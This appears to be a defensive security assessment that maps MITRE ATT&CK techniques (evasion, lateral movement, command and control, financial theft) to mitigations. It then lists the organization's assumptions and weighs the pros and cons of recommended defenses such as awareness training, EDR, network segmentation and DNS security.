T1497.001	Defense Evasion	Virtualization/Sandbox Evasion: System Checks	Cannot be easily mitigated with preventive controls since it is based on the abuse of system features
T1027.002	Defense Evasion	Obfuscated Files or Information: Software Packing	Antivirus/Antimalware : Employ heuristic-based malware detection. Ensure updated virus definitions and create custom signatures for observed malware.
T1021.001	Lateral Movement	Remote Services: Remote Desktop Protocol	Audit, Disable or Remove Feature or Program, Limit

			Access to Resource over Network, Use multi-factor authentication, Do not leave RDP accessible from the internet, Operation System Configuration: Change GPOs to define shorter timeouts sessions and maximum amount of time any single session can be active, Privileged Account Management, User Account Management
T1090.002	Command and Control	Proxy: External Proxy	Network Intrusion Prevention
T1105	Command and Control	Ingress Tool Transfer	Network Intrusion Prevention
T1218.005	Defense Evasion	System Binary Proxy Execution: Mshta	Disable or Remove Feature or Program, Execution Prevention
T1059.005	Execution	Command and Scripting Interpreter: Visual Basic	Antivirus/Antimalware, Behaviour Prevention on endpoint, Disable or Remove Feature or Program, Execution Prevention, Restrict Web Based Content
T1071.004	Command and Control	Application Layer Protocol: DNS	Filter Network Traffic, Network Intrusion Prevention
T1059.001	Execution	Command and Scripting Interpreter: PowerShell	Antivirus/Antimalware, Code Signing, Disable or Remove Feature or Program, Execution Prevention, Privileged Account Management
T1082	Discovery	System Information Discovery	Cannot be easily mitigated with preventive controls since it is based on the abuse of system features.
T1518.001	Discovery	Software Discovery: Security Software Discovery	Cannot be easily mitigated with preventive controls since it is based on the abuse of system features.
T1562.001	Defense Evasion	Impair Defenses: Disable or Modify Tools	Execution Prevention, Restrict file and directory permissions, restrict registry permissions, user account management
T1053.002	Persistence	Scheduled Task/Job: Scheduled Task	Audit, Operating System Configuration, Privileged Account Management, User Account Management
T1036.004	Defense Evasion	Masquerading: Masquerade Task or Service	Cannot be easily mitigated with preventive controls since

			it is based on the abuse of system features.
T1070.009	Defense Evasion	Indicator Removal : Clear Persistence	Remove Data Storage, Restrict File and Directory Permissions
T1027.009	Defense Evasion	Obfuscated Files or Information: Embedded Payloads	Antivirus/Antimalware, Behaviour Prevention on Endpoint
T1569.002	Execution	System Services: Service Execution	Behavior Prevention on Endpoint , Privileged Account Management, Restrict File and Directory Permissions
T1140	Defense Evasion	Deobfuscate/Decode Files or Information	Cannot be easily mitigated with preventive controls since it is based on the abuse of system features.
T1657	Impact	Financial Theft	User Account Management, User Training
T1112	Defense Evasion	Modify Registry	Restrict Registry Permissions

Assumption about organization's capability/constraints:

- Employees have varying levels of cybersecurity awareness.
- The organization can invest in advanced email security solutions.
- Users have the necessary permission to install potentially malicious files or access dangerous websites.
- The organization can deploy and manage EDR solutions.
- Attackers may use sophisticated techniques to evade detection.
- The organization can implement and maintain advanced security solutions.
- The organization's network is not already adequately segmented.
- Users require remote access to perform their duties.
- The organization can monitor network traffic effectively.
- DNS requests are not already closely monitored or filtered.
- Organizations have the resources to conduct regular audits and monitor logs.
- Effective backup solutions are in place but may not be fully optimized for rapid recovery.

Final Defense Recommendations and their Tradeoffs:

Recommendations	Pros	Cons
-----------------	------	------

Employee Awareness Training (for Spearphishing)	<p>1. Reduces the risk of successful phishing attacks by educating employees on recognizing and reporting suspicious emails.</p> <p>2. Empowers employees to be part of the organization's defense strategy.</p>	<p>1. Requires ongoing commitment and resources to keep training up-to-date and engaging.</p> <p>2. Effectiveness varies depending on individual employee engagement and retention of the training material.</p>
Email Filtering and Scanning	<p>1. Automatically detects and blocks many phishing attempts before they reach end users.</p> <p>2. Can reduce the reliance on employee vigilance by filtering out threats at an early stage.</p>	<p>1. Advanced solutions can be costly and may require significant resources for proper configuration and maintenance.</p> <p>2. Risk of false positives, potentially blocking legitimate emails and causing business interruptions.</p>
Endpoint Protection (EDR)	<p>1. Provides real-time monitoring and response to threats at the endpoint level.</p> <p>2. Can stop the execution of malicious files and links, preventing further damage.</p>	<p>1. Can impact system performance, especially on older or less powerful devices.</p> <p>2. Requires skilled personnel for effective management and response to alerts.</p>
Browser Security Extensions	<p>1. Blocks access to known malicious websites, reducing the risk of web-based threats.</p> <p>2. Often easy to deploy and manage across an organization.</p>	<p>1. May not block newly created or less known malicious sites until they are identified and added to blacklists.</p> <p>2. Can restrict access to legitimate sites, leading to potential workflow disruptions.</p>
Behavioral Analysis Tools	<p>1. Can detect sophisticated evasion techniques by identifying anomalies in behavior.</p> <p>2. Improves the organization's ability to respond to previously unknown threats.</p>	<p>1. High complexity and potential for false positives, requiring skilled analysts to interpret alerts accurately.</p> <p>2. Implementation and ongoing management can be resource intensive.</p>

Network Segmentation	<ol style="list-style-type: none"> 1. Limits the spread of an attack within the network, containing the damage. 2. Makes lateral movement more challenging for attackers, increasing their work and risk of detection. 	<ol style="list-style-type: none"> 1. Can be complex and costly to implement, especially in large or established networks. 2. May require changes to network architecture and can impact network performance.
Outbound Traffic Monitoring	<ol style="list-style-type: none"> 1. Helps detect and block communication with command-and-control servers, disrupting attacker control. 2. Provides visibility into potentially malicious outbound traffic, aiding in early detection of breaches. 	<ol style="list-style-type: none"> 1. Requires comprehensive coverage of network exit points, which can be challenging in complex networks. 2. May raise privacy concerns among employees and require clear policies and communication.
DNS Security	<ol style="list-style-type: none"> 1. Effectively blocks access to malicious domains, disrupting command and control communications and malware downloads. 2. Often easy to implement with existing DNS infrastructure. 	<ol style="list-style-type: none"> 1. May inadvertently block legitimate domains if overly aggressive or misconfigured. 2. Relies on threat intelligence feeds that must be timely and accurate to be effective.
Least Privilege Access	<ol style="list-style-type: none"> 1. Significantly reduces the attack surface by ensuring users and applications have only the access they need. 2. Limits the potential damage an attacker can do if they compromise an account or system. 	<ol style="list-style-type: none"> 1. Can be difficult to implement correctly, requiring detailed understanding of user roles and application requirements. 2. May lead to operational friction if users find they lack necessary permissions for their tasks, leading to increased support requests.
Regular Audits and Log Monitoring	<ol style="list-style-type: none"> 1. Enables early detection of suspicious activities that could indicate a compromise or attempted breach. 2. Helps ensure compliance with regulatory requirements and can improve overall security posture. 	<ol style="list-style-type: none"> 1. Log management and analysis can be resource-intensive, requiring dedicated tools and skilled personnel. 2. Volume of data can be overwhelming, leading to the potential for missed indicators of compromise without proper filtering and alerting mechanisms.